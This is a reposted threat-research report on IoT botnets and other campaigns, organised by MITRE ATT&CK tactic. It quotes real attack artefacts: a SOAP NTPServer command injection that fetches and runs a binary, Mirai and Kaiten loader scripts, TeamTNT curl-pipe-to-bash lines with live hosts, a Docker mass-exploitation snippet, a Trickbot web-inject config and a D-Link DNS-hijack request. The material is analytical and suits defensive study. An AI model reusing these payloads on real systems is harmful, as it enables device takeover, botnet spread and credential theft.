User-Agent: [Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)]
Soapaction: [urn:dslforum-org:service:Time:1# SetNTPServers]
Content-Type: [text/xml]
Content-Length: [526]

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-
ENV:
      encodingStyle ="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <u:SetNTPServers xmlns: u="urn:dslforum-org:service:Time:1">
      <NewNTPServer1>
          'cd / tmp;wget http://l.ocalhost.host/2; chmod 777 2;./2'
      </NewNTPServer1>
      <NewNTPServer2> </NewNTPServer2>
      <NewNTPServer3> </NewNTPServer3>
      <NewNTPServer4> </NewNTPServer4>
      <NewNTPServer5> </NewNTPServer5>
    </u:SetNTPServers>
  </SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```

Above is the attack payload as used by "BestBuy" [12] but later observed to be used in many IoT bots and Mirai variants. A simple HTTP POST allows the attacker to execute any shell command in a privileged user context, without requiring any authentication.

< Prev Next >

https://t.me/learningnets

https://t.me/learningnets

Adversary Tactics and Techniques:

Persistence (TA0003)

Network defenders are constantly hunting for malicious activity, making it difficult for threat actors or groups to maintain a foothold on targeted devices or networks. In order to survive reboots, changed credentials and other interruptions that could jeopardize their access, threat actors or groups may leverage techniques such as traffic signaling or task scheduling or modify authentication processes to prevent operational disruptions.

PERSISTENCE IN ACTION

AUTHENTICATION BYPASS TECHNIQUES IN PULSE SECURE

OBJECTIVE: Maintain persistence across VPN appliance upgrades

TARGET: Defense, government, and financial organizations around the world

TECHNIQUE: Modify Authentication Process – Pluggable Authentication Modules (T1556.003)

On April 20, 2021, Mandiant disclosed it was tracking 12 malware families associated with the exploitation of Pulse Secure VPN devices, which provided attackers backdoor access and persistence in the appliances [18].

Mandiant discovered a novel malware family it dubbed SLOWPULSE. This malware and its four variants applied modifications to the Pulse Secure files to bypass or log credentials during the authentication process. SLOWPULSE variant 1, for example, changed the authentication process of the LDAP[3] and the RADIUS[4] two-factor authentication flows. When a user logs in using LDAP, the password is copied and then compared to a backdoor password. If the password the user entered matches the backdoor password, a malicious routine will overwrite the return value of the original LDAP authentication function as if authentication was successful. If the password does not match the backdoor password, the original Pulse VPN LDAP authentication execution will be performed. The RADIUS two-factor authentication routine was compromised in the same way to use a backdoor password to gain access without actually performing the authentication to the RADIUS server. Other SLOWPULSE variants modified the flows in similar ways for the ACE[5] two-factor authentication and the RealmSignin secondary authentication of the Pulse Secure devices.



Figure 10: LDAP and RADIUS dual factor auth bypasses (source: Mandiant)

By modifying the process flow in the Pulse Secure VPN pluggable authentication modules, the attackers were able to sign in with any user and bypass two-factor authentications by providing a backdoor password.

3 Lightweight Directory Access Protocol (LDAP) is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services.

4 Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.

5 RSA ACE/Server provides authentication for the RSA SecurID tokens. RSA SecurID hardware and software tokens provide a numeric authentication code that rotates at fixed time intervals.

Continued on next page

https://t.me/learningnets

Continued from previous page

WEB SHELLS IN PULSE SECURE

OBJECTIVE: Maintain persistence across VPN appliance upgrades

TARGET: Defense, government, and financial organizations around the world

TECHNIQUE: Server Software Component – Web Shell (T1505.003)

In the same report [18] where Mandiant disclosed SLOWPULSE, Mandiant reported on web shells, which Mandiant dubbed RADIALPULSE and PULSECHECK, giving the attackers Remote Command Execution access on compromised Pulse Secure VPN appliances.

Web servers have the ability to execute server-side code, which is processed at runtime when a specific URL is accessed on that server. By injecting files into the web server's directories, malicious actors can trigger the execution of their programs and pass arguments through the web request. These attacks are called web shell attacks, and the injected file is a web shell. Web shells are very effective at creating persistence on servers. Once a server is compromised by injecting a web shell, that URL can be accessed at any time without further exploitation and allows attackers to execute commands within the permissive context of the web server remotely.

IOT BOTS PERSIST THROUGH LINUX JOB SCHEDULER

OBJECTIVE: Maintain persistence across device reboots, upgrades, bot crashes and bot killers

TARGET: Vulnerable IoT devices

TECHNIQUE: Scheduled Task/Job – Cron (T1053.003)

The "cron" and "at" commands on Unix systems enable system administrators to schedule tasks and repeat or run them at specific times in the future. Cron is typically used for scheduling regular backups, rotating log files and updating the system time using NTP.

Scheduling repeatable tasks using cron is done through a special crontab file. On Linux, an authorized user can also use a more convenient way to schedule tasks by placing an executable program or script in the /etc/cron.{hourly,daily,weekly,monthly} folder.

Some IoT and cryptojacking bots have come to leverage the task scheduler to persist across reboots, crashes or competing bots attempting to kill them. Most bots check if they are already running on the system and exit if they find a previous instance, to prevent having the same bot dropped and loaded on a device several times. This feature also proves useful when using cron to schedule daily or hourly restarts of the bot.

More recent versions have added cron entries that download a fresh sample and then execute, which allows a bot on a compromised device to update itself. When a newer version of the bot is deployed on the download server, the bot herder instructs the C2 server to send a cease-and-desist command to the connected bots and have all bots exit. When the cron rule triggers, a new version of the bot is downloaded and executed on the compromised device. If in the time between exit and cron triggering another bot has taken control of the device, the bot runs its bot-killer routine to search and kill the competing bot process and take over the device from within.

< Prev Next >

https://t.me/learningnets

Adversary Tactics and Techniques:

Privilege Escalation (TA0004)

Not every exploit results in complete and unrestricted access to a victim's network or host. Threat actors will often find themselves confined inside a container, virtual machine or host with limited rights and will need to escalate their privileges to move longitudinally inside the host or laterally across the network.

Gaining more access can be performed by vertical privilege escalation through, for example, vulnerabilities, access token manipulation, bypassing user account controls or DDL injection and search order hijacking on Windows. On Linux, vertical privilege escalation can be performed through, for example, kernel and sudo exploits. Horizontal privilege escalation for lateral movement can be performed, for example, by taking over another account, abusing privileges granted to other users or by modification of domain policies.

PRIVILEGE ESCALATION IN ACTION

PRINTNIGHTMARE

OBJECTIVE: Vertical privilege escalation

TARGET: Microsoft Windows systems with Print Spooler service enabled

TECHNIQUE: Exploitation for Privilege Escalation (T1068)

In June of 2021, Microsoft released a patch for an elevation of privilege vulnerability, tracked as CVE-2021-1675, in the Windows Print Spooler. The bug was more severe than first thought, as it also allowed remote code execution, but the original patch protected against both vulnerabilities.

Researchers from Sangfor, a Chinese technology company, were prepared to present a paper at Black Hat USA on August 4, 2021 [19], about multiple zero-day vulnerabilities they discovered in the Windows Print Spooler and had dubbed them PrintNightmare. As the earlier vulnerability got publicly upgraded to a Remote Command Execution, a Sangfor security researcher assumed it was a fix for their PrintNightmare vulnerability. Since a patch was issued, Sangfor went ahead and tweeted a link to their proof-of-concept code on GitHub and a technical write-up ahead of their presentation at Black Hat.

However, it appeared that PrintNightmare was a zero-day that had yet to be patched by Microsoft and not the vulnerability that was patched on June 8. After the PrintNightmare proof of concept was published, the researchers quickly realized their mistake and removed it. However, by then, the exploit had been cloned and forked several times. By June 30, a potent exploit for a Remote Command Execution and privilege escalation zero-day in the Microsoft Print Spooler was traveling freely across the internet.

By July 6, Microsoft issued an emergency patch for PrintNightmare. On July 15, however, Microsoft disclosed yet another new, unpatched vulnerability in their Print Spooler, which is tracked as CVE-2021-34481.

Continued on next page

Continued from previous page

BARON SAMEDIT, THE SUDO VULNERABILITY THAT ALLOWS ATTACKERS TO GAIN ROOT PRIVILEGES [20]

OBJECTIVE: Vertical privilege escalation

TARGET: Linux, macOS, AIX, and Solaris systems

TECHNIQUE: Exploitation for Privilege Escalation (T1068)

Sudo is a powerful command that allows authenticated and authorized users to temporarily gain root privileges and execute certain commands in the authorization context of root. Sudo is available on most, if not all, Unix systems. In January of 2021, Qualys disclosed a privilege escalation vulnerability in sudo tracked as CVE-2021-3156 and dubbed “Baron Samedit” by its discoverers.

Baron Samedit is a heap-based buffer overflow present in sudo legacy versions 1.82 to 1.8.31p2 and all stable versions 1.9.0 to 1.9.5p1 in their default configuration. It’s been hiding in plain sight for nearly 10 years and for which several fully functioning proof-of-concept exploits started circulating on GitHub after the disclosure of the vulnerability. The proof-of-concept exploits can easily be abused by malicious actors to gain root privileges on vulnerable Unix systems.

The Baron Samedit vulnerability was discovered on Linux but later confirmed to be on macOS, AIX and Solaris.

https://t.me/learningnets

https://t.me/learningnets

Adversary Tactics and Techniques:

Defense Evasion (TA0005)

Throughout an operation, threat actors and groups need to be constantly aware of the environment they are in. Any false move could set off detections and alert defenders. Because of this, threat actors try to avoid being detected by leveraging a number of techniques designed specifically to evade detection solutions. Threat actors and groups can avoid detection via simple masquerading and indicator removal or use more-complex techniques such as obfuscation and impairing of security solutions.

DEFENSE EVASION IN ACTION

BOTS UNLINKING BINARIES

OBJECTIVE: Avoid binary executable detection and termination by competing bots

TARGET: IoT device

TECHNIQUE: Indicator Removal on Host – File Deletion (T1070.004)

Most Mirai variants unlink (delete or remove) themselves as the bot initializes from within the code. Other IoT bots remove the file immediately after executing the binary from the command line. In Unix, the system call for delete or remove is unlink(). An executable file can be unlinked while its process is still running without affecting the running process. As the name implies, unlinking does not remove the data blocks from the file system; it removes only the entry, the filename, from the directory table, while the file's data blocks remain allocated until all processes that have the blocks referenced close the file or terminate, at which point the reference count for the allocated data blocks will fall to zero and blocks will be released to the free pool for reuse by other files.

Botnets such as Mirai and Hajime implement the unlink() system call in their bot code. Others do not implement unlink() in code but rely on the loader to perform it from the command line:

```
wget http://x.x.x.x:y/tftp; chmod +x tftp; ./tftp; rm -rf tftp
```

Continued on next page

https://t.me/learningnets

Continued from previous page

The above command line sequence downloads the malware binary to a file named "tftp," making the file executable, and executes it. Then, the command removes the file using "rm." The "rm" (remove) Unix command uses the same unlink() system call as used by Mirai and its variants; "rm" will remove the "tftp" entry from the directory, but the process keeps running and the data blocks of the binary stay allocated in the file system until the process exits or the device reboots.

Note that while "tftp" is not run in the background using "&," the process spawns a new version of itself by forking in code using the fork() system call, exiting the parent and calling setsid() to detach itself from the controlling terminal as well as close STDIN, STDOUT and STDERR. In doing so, it prevents receiving a SIGHUP signal when the controlling terminal is closed when the loader finishes. The implementation is very similar to what the "nohup" Unix command does, but it is implemented in the bot's code. Below is an extract from the Mirai "bot/main.c" source file illustrating this:

```
#ifndef DEBUG
  if (fork()> 0)
    return 0;
  pgid = setsid();
  close(STDIN);
  close(STDOUT);
  close(STDERR);
#endif
```

AVOIDING SECURITY MEASURES BY CREATING CLEAN CONTAINERS

OBJECTIVE: Facilitate execution and evade defenses

TARGET: IoT device

TECHNIQUE: Deploy Container (T1610)

Adversaries may deploy a new container into an unknown environment to facilitate the installation and execution of their malicious code. Deploying a fresh container allows malicious actors to avoid network rules and user limitations and to bypass existing defenses within the environment.

In May of 2020, Trend Micro researchers discovered [21] a malicious cryptocurrency mimer and DDoS bot that targets exposed Docker APIs. The attack runs as a shell script named "mxutzh.sh" and scans for open Docker ports. The discovered Docker service is then leveraged to create a new container based on a clean Alpine Linux image. Once image instantiation is complete, a script called "init.sh" is executed inside the container.

```
#!/bin/bash
pwn(){
prt=$2
randgen=$(curl -sL $1 | shuf | head -n 200)
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan $randgen -p$prt --rate=$3 | awk '{print $6}'| zgrab --senders 200
/version' --output-file=- 2>/dev/null | grep -E 'ApiVersion|client version 1.16' | jq -r .ip)
for ipaddy in ${!rndstr}
do
echo "$ipaddy:$prt"
time docker -H tcp://$ipaddy:$2 run --rm -v /:/mnt alpine chroot /mnt /bin/sh -c "curl http:/
```

Figure 11: Snippet from mxutzh.sh (source: Trend Micro)

Continued on next page

< Prev Next >

https://t.me/learningnets

Continued from previous page

The “init.sh” script installs all dependencies, an xmrig cryptominer as well as a DDoS bot.

```
curl http://45.9.148.123/COVID19/sh/clean.sh | bash

curl http://45.9.148.123/COVID19/sh/setup.basics.sh | sh

curl http://45.9.148.123/COVID19/sh/setup.mytoys.sh | sh

curl http://45.9.148.123/COVID19/sh/setup.xmrig.curl.sh | bash

curl http://45.9.148.123/COVID19/nk/NarrenKappe.sh | bash

curl http://teamtnt.red/sysinfo | bash

nohup curl http://teamtnt.red/dns | bash >>/dev/null &

nohup curl http://45.9.148.123/COVID19/sh/lan.ssh.kinsing.sh | sh >> /dev/null &
```

Figure 12: init.sh script provisioning the xmrig and DDoS bot

< Prev Next >

https://t.me/learningnets

Adversary Tactics and Techniques:

Credential Access (TA0006)

At some point in a campaign, threat actors will look to harvest and steal account names. Leveraging legitimate accounts to access a target makes the anomalous behavior harder to detect and provides an opportunity to create more accounts. Threat actors can acquire credentials through techniques such as Brute Force attacks, unsecured credential stores or configuration dumps through exposed APIs or through web path traversal, network sniffing and man-in-the-middle attacks.

CREDENTIAL ACCESS IN ACTION

CREDENTIAL STUFFING [22]

OBJECTIVE: Access target account through credential overlap

TARGET: Remote access and web applications

TECHNIQUE: Brute Force – Credential Stuffing (T1110.004)

Credential stuffing is a sort of Brute Force attack that does not involve guessing unknown password combinations but cleverly leverages leaked usernames and passwords and tests them in an automated fashion against multiple websites and remote access services. Credential stuffing relies on credential reuse to take over users' accounts.

Criminals and researchers alike collect and mine data leak databases and breached accounts for several reasons. Cybercriminals will keep credentials handy for future targeted attacks and try to sell them for profit or leverage them directly to access organizations' networks and deploy ransomware.



Figure 13: Sentry MBA credential stuffing tool

Attackers automate the logins of millions of previously discovered credentials using automation tools such as cURL and PhantomJS or tools designed specifically for credential stuffing, such as Sentry MBA and SNIPR.

This threat puts both the consumer and the organizations at risk due to the ripple effect caused by data breaches. When a company is breached, the compromised credentials will either be used by the attacker or sold to other cybercriminals. Once credentials reach their final destination, a for-profit criminal will use the credentials in an attempt to take over user accounts on multiple websites including for social media, banking and marketplaces. In addition to the threat of fraud and identity theft to the consumer, organizations have to mitigate credential stuffing campaigns that generate high volumes or login requests, eating up resources and bandwidth in the process.

https://t.me/learningnets

Adversary Tactics and Techniques:

Discovery (TA0007)

During an operation, threat actors are bound to end up in an unknown environment. They need to carefully survey the environment or system to determine how to proceed. This part of an operation is known as "discovery" and allows threat actors the ability to assess their potential and permissions. In addition to discovering system information, threat actors might employ various techniques used to detect and avoid analysis in environments such as honeypots.

DISCOVERY IN ACTION

DARKSKY BOTNET [23]

OBJECTIVE: Avoid detection and analysis in virtual environments such as sandboxes

TARGET: Evade security gateways and researchers

TECHNIQUE: Virtualization/Sandbox Evasion (T1497)

In 2018, Radware's Threat Research team discovered a new botnet, dubbed DarkSky, for sale for less than US$20 on the darknet. DarkSky featured several evasion mechanisms, a downloader and a variety of network- and application-layer DDoS attack vectors. The malware spreads via traditional means of infection such as exploit kits, spear phishing and malicious spam.

The malware, capable of running on Windows XP/7/8/10, was often observed downloading cryptomining software. It also had the ability to turn an infected machine into an anonymizing proxy using SOCKS and HTTP protocols.



Figure 14: DarkSky attack panel

Continued on next page

https://t.me/learningnets

Continued from previous page

The malware also had the capability of changing its behavior in the presence of artifacts indicative of a virtual environment or sandbox. If the malware detects it is running in a virtual machine, it alters its execution and disengages to conceal its core functionality. This behavior renders automated analysis and sandbox detection nearly impossible.

The DarkSky malware used several unsophisticated methods to detect virtual environments. To detect VMware, for example, it would check for the existence of "Dbghelp.dll" and check the registry for "Software\Microsoft\ProductId != 76487-644-3177037-23510". Similarly, to detect execution in Oracle VirtualBox, the malware would check for the presence of "VBoxService.exe" and "VBoxHook.dll". For Sandboxie, the malware would check for the presence of "SbieDll.dll".

The DarkSky malware also looked for the presence of a Syser kernel debugger, a popular kernel-level debugger used by driver developers and researchers, by checking for the following devices on the system:

```
\\.\Syser
\\.\SyserDbgMsg
\\.\SyserBoot
```

It is not uncommon to see sandbox evasion techniques. For Windows malware, sandbox analysis directly impacts effectiveness, as gateways will pick up the signature and, subsequently, malware researchers will add the signature to a multitude of anti-malware solutions. When that happens, the malware is useless until it morphs or finds other ways to evade detection through signatures.

ENVIRONMENT DISCOVERY IN IOT BOTNETS [24]

OBJECTIVE: Discover processor architecture and writable directories

TARGET: Exposed IoT devices

TECHNIQUE: System Information Discovery (T1082)

There is no one size that fits all use cases in terms of processor architectures. IoT devices need to meet a variety of conflicting design demands such as low-power operation and high performance. A complex instruction set architecture, such as Intel x86, utilizes many complex instructions and more hardware compared to a reduced instruction set architecture (RISC) such as ARM or MIPS. The latter is more favorable to smaller devices running dedicated applications and prefers low power consumption.

The operating environment for most routers, cameras or set-top boxes is typically Linux based, including Android, which at its core is a Linux variant. There is, however, still a large variety of processor architectures between devices and use cases. A software compiled for an x86 architecture will not run on PowerPC-, MIPS- or ARM-based devices. Consequently, a botnet will need to provide different binaries to support multiple processor architectures, while the deployment of the bot loader will need to adapt the binary to match the victim's processor architecture while loading the malware.

IoT bots are typically loaded by executing Linux commands in a shell, either through a compromised Telnet or SSH login or through a Remote Command Execution flaw. IoT botnets are unsophisticated by nature, and the method used to discover the processor architecture is no different. The most common and easiest way to make sure that a matching binary is executing on a device is trying to run all available options.

```
wget http://x.x.x.x/kaiten-sh4 -O /tmp/.kaiten-sh4; chmod +x /tmp/.kaiten-sh4; /tmp/.kaiten-sh4 &
wget http://x.x.x.x/kaiten-powerpc -O /tmp/.kaiten-powerpc; chmod +x /tmp/.kaitenpowerpc; /tmp/.kaiten-powerpc &
wget http://x.x.x.x/kaiten-mipsel -O /tmp/.kaiten-mipsel; chmod +x /tmp/.kaitenmipsel; /tmp/.kaiten-mipsel &
wget http://x.x.x.x/kaiten-mips -O /tmp/.kaiten-mips; chmod +x /tmp/.kaiten-mips; /tmp/.kaiten-mips &
wget http://x.x.x.x/kaiten-armv5l -O /tmp/.kaiten-armv5l; chmod +x /tmp/.kaitenarmv5l; /tmp/.kaiten-armv5l &
```

Continued on next page

< Prev Next >

https://t.me/learningnets

Continued from previous page

The above commands were used in the loaders of one of the earliest IoT botnet families, Kaiten. Each line in the loader is executed on the targeted device. The first line downloads the bot binary compiled for SH-4, also known as SuperH, a 32-bit RISC instruction set architecture developed by Hitachi. Subsequently, the script downloads and tries to execute PowerPC, MIPS and ARM binaries. When a binary does not match the processor architecture, it fails. Eventually, after all lines have been executed, the binary corresponding to the device's processor architecture is the only one left running.

Supporting a multitude of different platforms is one of the challenges for IoT botnets, and it is a complexity most Windows botnets do not have the deal with. This is why most IoT bots are written in a cross-platform language such as C and then cross-compiled for different processor architectures. More recently, bot developers have discovered the convenience of using more-modern development languages that support cross-compilation out of the box, such as Go and Rust. C is still the best choice if one needs to write low-level code and prefers to keep the memory and binary footprint as small as possible.

The infrastructure side of a botnet does not necessarily require a lower-level language such as C. Scanners need to be agile and support a large number of different exploits, and they benefit from a higher-level language such as Python. Python has a rich ecosystem consisting of community modules that allow quick implementation of different types of exploits and protocols. Moreover, most proofs of concept are written in Python, enabling skids to copy and paste code without actually understanding an exploit.

CnC servers need to be performant and robust and will benefit from a development language such as Go. Go provides a good amount of compile time checks, support for concurrency and much better performance compared to interpreted or bytecode-based languages.

Python, Lua and JavaScript provide bindings and libraries that allow the languages to be embedded in C, providing more advanced bots with the capability to load extensions written in higher-level languages at runtime. Below is yet another more-recent example of a loader script supporting different architectures:

```
file_server="x.x.x.x"
files="armv4l armv5l arvm7l mips mipsel i586 x86_64"

>/tmp/.xd && cd /tmp
>/var/tmp/.xd && cd /var/tmp
>/var/.xd && cd /var
>/data/local/tmp/.xd && cd /data/local/tmp

rm -rf bot

for file in $files
do
        wget http://$file_server/a/b/$file -O - > bot
        chmod 777 bot
        ./bot
done

rm -rf bot
rm -rf $0
```

The script illustrates another discovery capability required for successful execution of a bot on a wide range of devices. Most IoT devices operate based on solid-state memory. The operating system software, sometimes referred to as firmware, is loaded in flash memory and mounted as read only upon boot. Only a few file systems are mounted as writable, to accommodate directories needed to store configuration and logging information. Consequently, an IoT bot cannot just assume that any directory on the device is writable, even if they have root privileges.

Continued on next page

< Prev Next >

https://t.me/learningnets

Continued from previous page

The first few lines in the loader script will typically check for writable directories and move the current directory to a writable portion of the file system before downloading binaries and executing them. The command ">/var/tmp/.xd && cd /var/tmp", for example, tries to create an empty file called ".xd" in the directory "/var/tmp". If the command succeeds, the second part of the logical "and" expression is evaluated, resulting in a change of the current working directory to the writable /var/tmp directory.

The last two lines of the script remove the downloaded binary and script. In shell scripting, $0 refers to the first argument passed to the script by the command interpreter, which corresponds to the name of the script. We covered the reasoning behind unlinking the binary in Defense Evasion.

< Prev Next >

https://t.me/learningnets

Adversary Tactics and Techniques:

Lateral Movement (TA0008)

Often threat actors find that their foothold acquired during initial access is not what they hoped for. In that case, threat actors will likely leverage techniques to move laterally across the target environment. Threat actors may, for example, leverage internal spear phishing, based on discovered information, as a technique to gain access to additional resources or exploit other users. They also might leverage alternate authentication tokens such as password hashes or Kerberos tickets or abuse remote services through valid accounts acquired during the credential access and discovery phases.

LATERAL MOVEMENT IN ACTION

BLUEKEEP [25] [26]

OBJECTIVE: Exploit remote services post compromise, spreading malware inside the target

TARGET: Remote Desktop Protocol (RDP)

TECHNIQUE: Exploitation of Remote Services (T1210)

In May of 2019, Microsoft released fixes for a critical remote code execution vulnerability in its Remote Desktop Services, formerly known as Terminal Services, referred to by CVE-2019-0708. The vulnerability was privately reported to Microsoft by the NCSC and mainly affected older versions of Windows.

Microsoft stated it was confident that there was already an exploit for this vulnerability and that it could propagate from vulnerable system to vulnerable system in a similar way the WannaCry malware did through the EternalBlue exploit. Affected Windows versions included Windows Server 2003, 2008 and 2008 R2, as well as Windows 7, XP and Vista. Windows 8 and Windows 10 were not impacted by the vulnerability.

Through scanning the internet, a researcher determined that there were almost one million internet-facing machines vulnerable to BlueKeep on port 3389 (RDP) in May of 2019. By August of 2019, a security researcher under the Twitter handle @zerosum0x0 disclosed his RDP exploit for the BlueKeep vulnerability to Metasploit[6]. It then was clear that the amount of RDP scanning activity and exploitations of unpatched systems exposed on the internet would increase rapidly.

6 Metasploit is one of the most widely used penetration testing frameworks and is based on a collaboration between the open source community and Rapid7. Metasploit is available as an open source version or a Pro version with commercial support. (www.metasploit.com)

Continued on next page

https://t.me/learningnets

Continued from previous page



Figure 15: RDP scanning activity in 2019

As recorded by Radware's deception network, the overall RDP activity confirms the urge to protect against RDP attacks. Throughout 2019, nearly 87 million events were recorded in our RDP deception service, averaging 240,000 malicious events per day.

Similar to WannaCry through Microsoft's Server Message Block, BlueKeep provides the ability to move laterally across environments via RDP. Moving quickly across the internet was a welcome bonus based on the many internet-exposed and vulnerable RDP services.

< Prev Next >

https://t.me/learningnets

Adversary Tactics and Techniques:

Collection (TA0009)

Every operation has an objective, and some involve threat actors harvesting data. The data points typically include personally identifiable information, financial data, intellectual property, credentials, authentication tokens, etc. Data can be harvested for extortion, but it can also be leveraged for subsequent phases of an operation, such as lateral movement. Threat actors' techniques for collecting data include gathering information from shared and cloud drives, archives, clipboards, removable media, and email folders. They can also collect additional information through screen captures and keyloggers or man-in-the-middle proxies.

COLLECTION IN ACTION

TRICKBOT COLLECTION MODULES [27]

OBJECTIVE: Intercept information

TARGET: End users' financials and assets

TECHNIQUE: Man in the Browser (T1185)

Trickbot was first reported in 2016. It is an advanced and persistent modular piece of malware whose primary function was to steal users' banking credentials and later added digital wallets to hunt for cryptocurrency. As Trickbot matured, it reinvented its objectives and evolved into one of the most notorious ransomware loaders.

Once infected, Trickbot maintains persistence and moves laterally across a network thanks to its worm modules. Trickbot gains persistence by injecting modules into Windows' "svchost" (Service Host). Trickbot has been seen targeting credentials for financial institutions in Europe and the United States through web injections. It has also been seen targeting other industries.

```
<sinj>
<mm>https://www.chase.com*</mm>
<sm>https://www.chase.com/commercial-bank/chase-commercial-online*</sm>
<nh>bksatksiwafmdqhjceoburylgpvz.edu</nh>
<srv>204.155.31.131:443</srv>
</sinj>
```

Figure 16: Trickbot static injection configuration example

The authors behind Trickbot provided flexible reconfiguration of their man-in-the-browser injection attacks through static injection "<sinj>" sections in its XML-based configuration files. Trickbot was famous for harvesting banking credentials by targeting a wide array of international banks by redirecting a victim to a malicious server that hosts a replica of the bank's website. Once a user's credentials were entered and logged, that data was then exfiltrated to the criminal's infrastructure.

Continued on next page

https://t.me/learningnets

Continued from previous page

ROUTER HIJACKING [28] [29]

OBJECTIVE: Intercept information

TARGET: Brazilian end users' Netflix credentials and financial assets

TECHNIQUE: Man-in-the-Middle (T1557)

In June of 2018, Radware observed malicious activity targeting DLink DSL modem routers in Brazil. Through known, old exploits, a malicious agent was attempting to modify the DNS settings in the routers of unsuspecting Brazilian residents, redirecting all DNS requests through a malicious DNS server.

The leveraged exploits allowed unauthenticated remote configuration of DNS server settings on the modem through a simple HTTP GET in the form:

```
http://<victim ip>/dnscfg.cgi?dnsPrimary=<malicious DNS IP>&dnsSecondary=
                              <malicious DNS IP>&dnsDynamic=0&dnsRefresh=1
```

The malicious DNS server owned by the attackers was hijacking requests for hostnames of popular sites, including Netflix and some of the largest financial institutions in Brazil. By replying to the DNS request with a fake IP, the attackers were redirecting the clients to their malicious web server that contained a cloned version of the real website. Using requests for non-hijacked domains, the malicious DNS server worked as a regular DNS forwarder and forwarded the request to the legitimate DNS servers for the domain.

This is an effective man-in-the-middle attack that provides a lot of flexibility to the malicious actors for bringing up more fake portals and allowing them to collect sensitive information from the affected users, including usernames, passwords, bank account numbers, card numbers, pin codes, etc. (see Figures 17–19).

